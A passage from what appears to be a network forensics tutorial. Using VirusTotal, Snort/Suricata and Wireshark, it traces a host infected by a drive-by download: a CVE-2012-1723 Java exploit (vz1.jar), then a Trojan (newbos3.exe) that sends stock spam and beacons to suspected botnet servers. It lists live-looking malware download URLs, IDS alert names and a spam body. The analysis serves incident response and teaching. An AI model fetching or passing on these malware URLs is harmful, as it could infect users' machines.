[+] GET http://www.google.es/s?hl=es&gs_rn=9&gs_ri=psy-ab&cp=2&gs_id=7&xhr=t&q=bo&es_nrs=true&pf=p&output=...
[+] GET http://www.google.es/complete/search?client=hp&hl=es&gs_rn=9&gs_ri=psy-ab&cp=2&gs_id=7&xhr=t&q=bo...

```

**Figure 7.** Some URLs visited in the incident handle

We can see several searches on Google. The majority of them are searches related with the Boston Marathon. You noticed this traffic capture was taken days before the Boston Marathon explosion. See Figure 8 below.

```

[+] GET http://www.google.es/s?hl=es&gs_rn=9&gs_ri=psy-ab&cp=7&gs_id=m&xhr=t&q=boston%20&es_nrs=true&pf=p...
[+] GET http://www.google.es/complete/search?client=hp&hl=es&gs_rn=9&gs_ri=psy-ab&cp=7&gs_id=m&xhr=t&q=bo...
[+] GET http://www.google.es/s?hl=es&gs_rn=9&gs_ri=psy-ab&cp=8&gs_id=p&xhr=t&q=boston%20m&es_nrs=true&pf=...
[+] GET http://www.google.es/complete/search?client=hp&hl=es&gs_rn=9&gs_ri=psy-ab&cp=8&gs_id=p&xhr=t&q=bo...
[+] GET http://www.google.es/s?hl=es&gs_rn=9&gs_ri=psy-ab&cp=9&gs_id=s&xhr=t&q=boston%20ma&es_nrs=true&pf=...
[+] GET http://www.google.es/complete/search?client=hp&hl=es&gs_rn=9&gs_ri=psy-ab&cp=9&gs_id=s&xhr=t&q=bo...
[+] GET http://www.google.es/images/grey_pins2.png
[+] GET http://news.google.es/news/tbn/VBRCvAelUJ/6.jpg
[+] GET http://www.google.es/s?hl=es&gs_rn=9&gs_ri=psy-ab&cp=10&gs_id=v&xhr=t&q=boston%20mar&es_nrs=true&...
[+] GET http://www.google.es/complete/search?client=hp&hl=es&gs_rn=9&gs_ri=psy-ab&cp=10&gs_id=v&xhr=t&q=b...
[+] GET http://ssl.gstatic.com/ui/v1/menu/checkmark2.png
[+] GET http://www.google.es/maps/vt/data=Ay5GWBeob_WIPLDYolWcfVXxvZu9XwJ55OX7Ag,SauizAs9IOknvQcuFH48Wc7c...
[+] GET http://www.google.es/s?hl=es&gs_rn=9&gs_ri=psy-ab&cp=11&gs_id=y&xhr=t&q=boston%20mar&es_nrs=true...
[+] GET http://www.google.es/complete/search?client=hp&hl=es&gs_rn=9&gs_ri=psy-ab&cp=11&gs_id=y&xhr=t&q=b...
[+] GET http://www.google.es/xjs/_fjs/s/wta/rt=j/ver=_n1MD--ljSA.en_US./am=AAI/d=0/sv=1/rs=AltRSTP9Ge5MNI...
[+] GET http://www.google.es/csi?v=3&s=web&action=&ei=9q9vUZb2NcmKhQfe0IHIBQ&e=17259,39523,4000116,400156...
[+] GET http://www.google.es/s?hl=es&gs_rn=9&gs_ri=psy-ab&cp=14&gs_id=14&xhr=t&q=boston%20maraton&es_nrs=...
[+] GET http://www.google.es/complete/search?client=hp&hl=es&gs_rn=9&gs_ri=psy-ab&cp=14&gs_id=14&xhr=t&q=...
[+] GET http://www.google.es/maps/vt/data=DkDO_j1oleNy4ZU86-W2NiZUucgTNFgplm4,SauizAs9IOknvQcuFH48Wc7cVWfk...
[+] GET http://www.google.es/gen_204?atyp=i&ct=lu_featuremap&cad=140&ei=9q9vUZb2NcmKhQfe0IHIBQ&zx=1366274...
[+] GET http://www.google.es/gen_204?atyp=i&ct=1&cad=1&sqi=3&q=boston%20marathon&oq=boston%20maraton&gs_l...

```

**Figure 8.** Websites visited during the live capture

Also, some videos have been seen about the Boston Marathon explosion. See Figure 9, 10 and 11.



```
[+] GET http://188.2.164.112/boston.html
[+] GET http://www.youtube.com/embed/H4Mx5qbgeNo
[+] GET http://www.youtube.com/embed/RIHnpHZpFcw
[+] GET http://www.youtube.com/embed/7oolDyTZ-Zs
[+] GET http://heathawkheaters.com/hair.html
[+] GET http://crl.geotrust.com/crls/secureca.crl
[+] GET http://www.youtube.com/embed/JVU7rQGwUcE
```

**Figure 9.** Some videos watched on YouTube



**Figure 10.** Screenshot of YouTube video



**Figure 11.** Screenshot of YouTube video

After that, Virustotal gives us the best information, the files that have been downloaded and have been recognized by the majority of Antivirus. We can see the following links in bold. See Figure 12 below.

```
[+] GET http://heathawkheaters.com/vz1.jar
[+] GET http://heathawkheaters.com/vz1.jar
[+] GET http://heathawkheaters.com/13.html
[+] GET http://kolasoeg.ru/newbos3.exe
```

**Figure 12.** Malicious files

If we expand the URL we will get information about the requested files.

See Figure13 below

```
[+] GET http://heathawkheaters.com/vz1.jar

Request datetime      2013-04-18 10:34:38.534826
Request user-agent    Mozilla/4.0 (Windows XP 5.1) Java/1.6.0_21
Contacted host        216.172.186.132:80
Server response code  200
Response content sha256 0bf5cdfd7387cf818d53e463f19d98c8bd14439e85b137bb6503d1faa85555db
Response content file name vz1.jar
Response content file type Zip archive data, at least v1.0 to extract
```

**Figure 13.** First information about the suspicious file

If we click on the sha 256 checksum, the website redirects us to other Virustotal page where it will give us the security details of the file. In the information in the picture below, we can see the first two downloads (vz1.jar) are an exploit. This exploit takes advantage of the CVE-2012-1723 (<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-1723>). It's an unspecified vulnerability in the Java Runtime Environment that allows the remote attackers to affect confidentiality, integrity, and availability via unknown vectors related to Hotspot.



SHA256: 0bf5cdfd7387cf818d53e463f19d98c8bd14439e85b137bb6503d1faa85555db

Nombre: vz1.jar

Detecciones: 19 / 47

Fecha de análisis: 2013-06-11 04:05:18 UTC (hace 2 meses)

Más detalles

[Análisis](#)
[Relationships](#)
[Información adicional](#)
[Comentarios](#)
[Votos](#)

Antivirus	Resultado	Actualización
Agnitum	✓	20130611
AhnLab-V3	JRMP/Cve-2012-1723	20130610
AntiVir	Exp/Java.HLPA.1667	20130611
Antiy-AVL	✓	20130610
Avast	Java:Malware-gen [Trj]	20130611
AVG	Exploit.Java_c.GJU	20130611

**Figure 14.** Antivirus detects the vz1.jar file as exploit

The last file (newbos3.exe) is detected by the majority of the Antivirus as Trojan Malware. See Figure 15 below.





**Figure 15.** *The newbos3.exe file is detected as malware*


Currently, we have an idea of what is happening in this incident. We are still working on it and in the last part of the article; we will show you the conclusion.

Another function Virustotal gives us is the information about the DNS requests in the pcap file. In the Figure 16 below, we can see some of them.




**Figure 16.** Some DNS requested in the incident

Other really valuable information Virustotal offers us, is to send to their IDS system, Snort and Suricata the pcap file in order to search security events like attacks, exploits, vulnerabilities... etc. If you do not have this system, it could help you a lot. These IDS are really useful because they have thousands of signatures, which recognize every security event, and they are free. Also, if you install these systems in “live mode” sniffing in a “port span” or “port mirror”, they will collect the evidences of the security attacks in a pcap file... In Figure17 and Figure 18 below, we can see the Snort and Suricata events.



**Figure 17.** *Snort IDS alerts*



**Figure 18.** *Suricata IDS alerts*

We can see the next interesting events from both, Suricata and Snort alerts.

*ET POLICY Java JAR Download Attempt (Potentially Bad Traffic)*

*ET POLICY Vulnerable Java Version 1.6.x Detected (Potentially Bad Traffic)*

*EXPLOIT-KIT Redkit exploit kit java exploit request (A Network Trojan was Detected)*

*ET INFO EXE Download With Content Type Specified As Empty (A Network Trojan was Detected)*

*EXPLOIT-KIT Redkit exploit kit obfuscated portable executable (A Network Trojan was Detected)*

*ET CURRENT\_EVENTS W32/Zbot.Variant Fake MSIE 6.0 UA (A Network Trojan was Detected)*

*ET POLICY Possible Spambot Host DNS MX Query High Count (Potentially Bad Traffic)*

*ET SMTP Abuseat.org Block Message (Not Suspicious Traffic)*

*ET CURRENT\_EVENTS Suspicious double HTTP Header possible botnet CnC (A Network Trojan was Detected)*

*ET SCAN Unusually Fast 400 Error Messages (Bad Request), Possible Web Application Scan (Attempted Information Leak)*

It's totally necessary to review all the information with Wireshark, but in order to not extend a lot this article; we are going to trust Virustotal. At this moment, we can say that our host in our network has been searching on Google news about the Boston Marathon bombs and it visited a website (<http://heath-awkheaters.com/vz1.jar>) where there was an exploit which takes advantage of the CVE-2012-1723 vulnerability. Just the host was exploited, a Trojan horse was downloaded from another website and maybe installed on the host. (<http://kolasoeg.ru/newbos3.exe>). This type of attack is known as Drive by Download Attack. ([http://en.wikipedia.org/wiki/Drive-by\\_download](http://en.wikipedia.org/wiki/Drive-by_download)).

Remember we have just seen some IDS events talking about Spam and a possible Botnet Command and Control connections. We are going to inspect these events with Wireshark in the next part of the article.

Remember we saw the events below on the IDS alerts:

*ET POLICY Possible Spambot Host DNS MX Query High Count (Potentially Bad Traffic)*

*ET SMTP Abuseat.org Block Message (Not Suspicious Traffic)*

## INSPECT THE PCAP FILE WITH WIRESHARK

In this section we are going to inspect the pcap file searching connections that Virustotal didn't provide information.

Ok, let's go.

First of all, we need to load the pcap file on Wireshark. Then, if we use a SMTP filter, we can see several SMTP connections.

No.	Time	Source	Destination	Protocol	Length	Info
2926	74.6670910	65.55.37.88	192.168.78.132	SMTP	297	S: 220 COL0-MC2-F7.Co10.hotm
3335	78.7807350	173.194.67.26	192.168.78.132	SMTP	106	S: 220 mx.google.com ESMTP h
3342	78.8123290	68.87.26.147	192.168.78.132	SMTP	214	S: 554 imta29.westchester.pa
3344	78.8157230	68.87.26.147	192.168.78.132	SMTP	214	S: 554 imta19.westchester.pa
3347	78.8210580	173.194.67.26	192.168.78.132	SMTP	105	S: 220 mx.google.com ESMTP j:
3348	78.8320470	192.168.78.132	173.194.67.26	SMTP	115	C: HELO 128.red- [REDACTED].c
3368	78.8671650	173.194.67.26	192.168.78.132	SMTP	89	S: 250 mx.google.com at your
3381	78.8904620	192.168.78.132	173.194.67.26	SMTP	115	C: HELO 128.red- [REDACTED].c
3421	78.9257600	173.194.67.26	192.168.78.132	SMTP	89	S: 250 mx.google.com at your
3432	78.9412440	192.168.78.132	173.194.67.26	SMTP	79	C: MAIL FROM:<edp@mail.kz>
3468	78.9764060	173.194.67.26	192.168.78.132	SMTP	95	S: 250 2.1.0 OK h12s13348010
3476	78.9852210	98.136.216.25	192.168.78.132	SMTP	117	S: 220 mta1133.mail.gq1.yaho
3479	78.9870240	98.136.216.25	192.168.78.132	SMTP	117	S: 220 mta1136.mail.gq1.yaho
3484	78.9942380	66.196.118.33	192.168.78.132	SMTP	117	S: 220 mta1053.mail.bf1.yaho
3500	79.0257410	198.203.174.9	192.168.78.132	SMTP	82	S: 554 mail1.corpmailsvcs.co
3501	79.0258260	173.194.67.26	192.168.78.132	SMTP	89	[TCP Retransmission] S: 250

**Figure 19.** SMTP filter in order to search mail delivering



It seems impossible that a simple user, can send so many emails in so little time. Maybe the computer is sending Spam with the lack of user knowledge.

Some SMTP servers respond to the sender that they are denying the connections with their email servers because the sender is delivering SPAM or the sender is included in a blacklist for the same reason.

We can see if some SMTP refused the emails with this command:

"smtp contains spam"

No.	Time	Source	Destination	Protocol	Length	Info
627	81.6564170	65.55.92.168	192.168.78.132	SMTP	298	S: 220 SNT0-MC3-F26.Snt0.hotmail.com Sending unsolicited comm
685	81.7032090	65.55.37.88	192.168.78.132	SMTP	298	[TCP Retransmission] S: 220 COLO-MC2-F30.col0.hotmail.com Sen
758	81.7628760	65.55.92.168	192.168.78.132	SMTP	298	[TCP Retransmission] S: 220 SNT0-MC3-F26.Snt0.hotmail.com Sen
881	81.8377670	65.55.37.88	192.168.78.132	SMTP	298	S: 220 COLO-MC2-F20.col0.hotmail.com Sending unsolicited comm
961	81.9239230	64.136.44.37	192.168.78.132	SMTP	143	S: 550 IP [redacted] in zen.spamhaus.org : Access Denied,
999	81.9378390	65.55.37.88	192.168.78.132	SMTP	298	[TCP Retransmission] S: 220 COLO-MC2-F20.col0.hotmail.com Sen
251	82.1535250	64.136.44.37	192.168.78.132	SMTP	143	S: 550 IP [redacted] in zen.spamhaus.org : Access Denied,
422	84.4169570	67.210.98.220	192.168.78.132	SMTP	240	S: 550 "JunkMail rejected"
109	84.7734010	206.188.198.64	192.168.78.132	SMTP	280	S: 554 5.7.1 The message from (<freddy.dardenne@stroudenginee
482	88.9141370	65.54.188.72	192.168.78.132	SMTP	298	S: 220 BAY0-MC1-F33.Bay0.hotmail.com Sending unsolicited comm
486	89.0143690	65.54.188.72	192.168.78.132	SMTP	298	[TCP Retransmission] S: 220 BAY0-MC1-F33.Bay0.hotmail.com Sen
492	89.0224040	65.55.92.136	192.168.78.132	SMTP	297	S: 220 SNT0-MC1-F8.Snt0.hotmail.com Sending unsolicited comm
661	90.8986480	65.54.188.126	192.168.78.132	SMTP	298	S: 220 BAY0-MC4-F36.Bay0.hotmail.com Sending unsolicited comm
676	90.9951450	65.54.188.126	192.168.78.132	SMTP	298	S: 220 BAY0-MC4-F14.Bay0.hotmail.com Sending unsolicited comm
812	91.9286890	64.136.52.37	192.168.78.132	SMTP	143	S: 550 IP [redacted] in zen.spamhaus.org : Access Denied,
935	93.0651000	206.188.198.64	192.168.78.132	SMTP	288	S: 554 5.7.1 The message from (<webpost@web.co.jp>) with

**Figure 20.** SMTP connections denied

If we see the payload of some connections, we can see that Microsoft is rejecting these emails because they have the knowledge that these mails are Spam. See Figure 21 below.

```
computer network is prohibited. Other restrictions are found at http://privacy.microsoft.com/en-us/anti-spam.mspx.
Microsoft's computer network is prohibited. Other restrictions are found at http://privacy.microsoft.com/en-us/anti-spa
```

**Figure 21.** Payload with details of connections refused

We saw next Snort Event "ET SMTP Abuseat.org Block Message (Not Suspicious Traffic)" This event means some SMTP servers have rejected the email because the sender IP is blacklisted. Also, the payload contains a link that redirects us to <http://cbl.abuseat.org> and it will give us more information about the problem. We can use a similar filter in order to search these events in the capture data file on Wireshark with the command below:

"smtp contains Abuseat"

No.	Time	Source	Destination	Protocol	Length	Info
9138	84.9599670	66.80.60.20	192.168.78.132	SMTP	236	S: 591 mpate1@megapathds1.net your host [redacted]

736 bytes captured (1888 hits) on interface 0  
 56:ed:59:1e), Dst: Vmware\_e0:71:cb (00:0c:29:e0:71:cb)  
 0.20 (66.80.60.20), Dst: 192.168.78.132 (192.168.78.132)  
 smtp (25), Dst Port: facilityview (1561), Seq: 223, Ack: 142, Len: 182  
 ur host [redacted] is blacklisted by cbl.abuseat.org. Blocked - see http://cbl.abuseat.org/lookup.cgi?ip


**Figure 22.** Connection details from abuseat.org

We are going to continue looking for more SMTP packets to get more information... But it seems clear that the goal of the attack is to send Spam and it was successful.

Now, we want to know the body of the Spam which has been sent.


One of the best options of Wireshark is the "Follow TCP" option. It is very helpful to see the payload with TCP stream in the way that the application layer sees it. With this option we can see the body of the Spam that our network user is delivering.

You can use this option by right clicking on a line selecting “Follow TCP Stream”. See Figure 23.



**Figure 23.** Follow TCP Stream option

And then, we can see the body of the Spam. Have an eye to Figure 21 and Figure 22.



**Figure 24.** TCP Stream details

welcome announcement for P\_W\_E I watchers. Buy thousands of P\_W\_E I stock offered at the morning, since it's still bargained. Then see the pps spike to 55 cents - or maybe hit a 1! Prepare to make a fortune on P\_W\_E I starting Thursday, Apr 18.

**Figure 25.** Body of the mail delivered

As you can see, this option is really interesting.



Also, we have a suspicion that our computer is included as node in a Botnet.

Remember we saw the event below in the IDS alerts:


ET CURRENT\_EVENTS Suspicious double HTTP Header possible botnet CnC (A Network Trojan was Detected)

At the bottom of the traffic capture we can see a lot of requests like that: "GET /PXFAHN"

No.	Time	Source	Destination	Protocol	Length	Info
9251	85.9663640	192.168.78.132	90.156.201.11	HTTP	227	GET /PXFAHN HTTP/1.1
9254	85.9671490	192.168.78.132	90.156.201.11	HTTP	227	GET /PXFAHN HTTP/1.1
9282	86.0427940	192.168.78.132	50.62.238.103	HTTP	227	GET /PXFAHN HTTP/1.1
9283	86.0429770	192.168.78.132	50.62.238.103	HTTP	227	GET /PXFAHN HTTP/1.1
9284	86.0430970	192.168.78.132	50.62.238.103	HTTP	227	GET /PXFAHN HTTP/1.1
9285	86.0432050	192.168.78.132	50.62.238.103	HTTP	227	GET /PXFAHN HTTP/1.1
9287	86.0433130	192.168.78.132	50.62.238.103	HTTP	227	GET /PXFAHN HTTP/1.1
9347	86.9727120	192.168.78.132	186.2.166.59	HTTP	227	GET /PXFAHN HTTP/1.1
9349	86.9730470	192.168.78.132	186.2.166.59	HTTP	227	GET /PXFAHN HTTP/1.1
9351	86.9733140	192.168.78.132	186.2.166.59	HTTP	227	GET /PXFAHN HTTP/1.1
9354	86.9736370	192.168.78.132	186.2.166.59	HTTP	227	GET /PXFAHN HTTP/1.1
9784	91.7206790	192.168.78.132	50.62.238.103	HTTP	227	GET /PXFAHN HTTP/1.1
9786	91.7225880	192.168.78.132	50.62.238.103	HTTP	227	GET /PXFAHN HTTP/1.1
9788	91.7244730	192.168.78.132	50.62.238.103	HTTP	227	GET /PXFAHN HTTP/1.1
9790	91.7257210	192.168.78.132	50.62.238.103	HTTP	227	GET /PXFAHN HTTP/1.1
10097	97.4015220	192.168.78.132	50.62.238.103	HTTP	227	GET /PXFAHN HTTP/1.1
10098	97.4016850	192.168.78.132	50.62.238.103	HTTP	227	GET /PXFAHN HTTP/1.1
10099	97.4018040	192.168.78.132	50.62.238.103	HTTP	227	GET /PXFAHN HTTP/1.1
10100	97.4019140	192.168.78.132	50.62.238.103	HTTP	227	GET /PXFAHN HTTP/1.1

**Figure 26.** Connections suspicious to some possible C&C servers

It seems the host infected currently is a "Zombie" in a Botnet. The computer is connecting to several web servers using the IP addresses instead of the domain name and always to the same URL path (PXFAHN). In the traffic capture we can't detect anything about the payload of the Command and Control connections... The nodes of the Command and Control servers could be down.




**Figure 27.** Follow TCP stream details about possible C&C server connection

## HOW TO CREATE A MAP REPORTS WITH WIRESHARK

Sometimes, it's really interesting to know how to create a report drawing the connections in an incident handling on a map. Wireshark offers us this option.


Now, I'm going to show you how to configure this option.

- First of all you need to download the GeoIP databases: GeoLite City, Country, and ASNum from the link below: <http://geolite.maxmind.com/download/geoip/database/> (free download)
- You need to put all of the databases in the same directory. You must tell Wireshark where the databases are. You need to go to Edit -> Preferences -> Name Resolution and select GeoIP database directories. See Figure 28 below.



**Figure 28.** *GeoIP Database Paths*

- Restart Wireshark.
- Load the pcap file again and select Statistics -> Endpoint and click on Map. In this example, I want to show you where the spam has been sent printing the connections on a map. You notice in the picture below that I've created a SMTP filter and I have selected "Limit to display filter."



**Figure 29.** *Details to create map*

- Then click on the map button. Now, we can see on the map the connections with the SMTP servers by the Trojan when it was sending SPAM. See Figure 30.



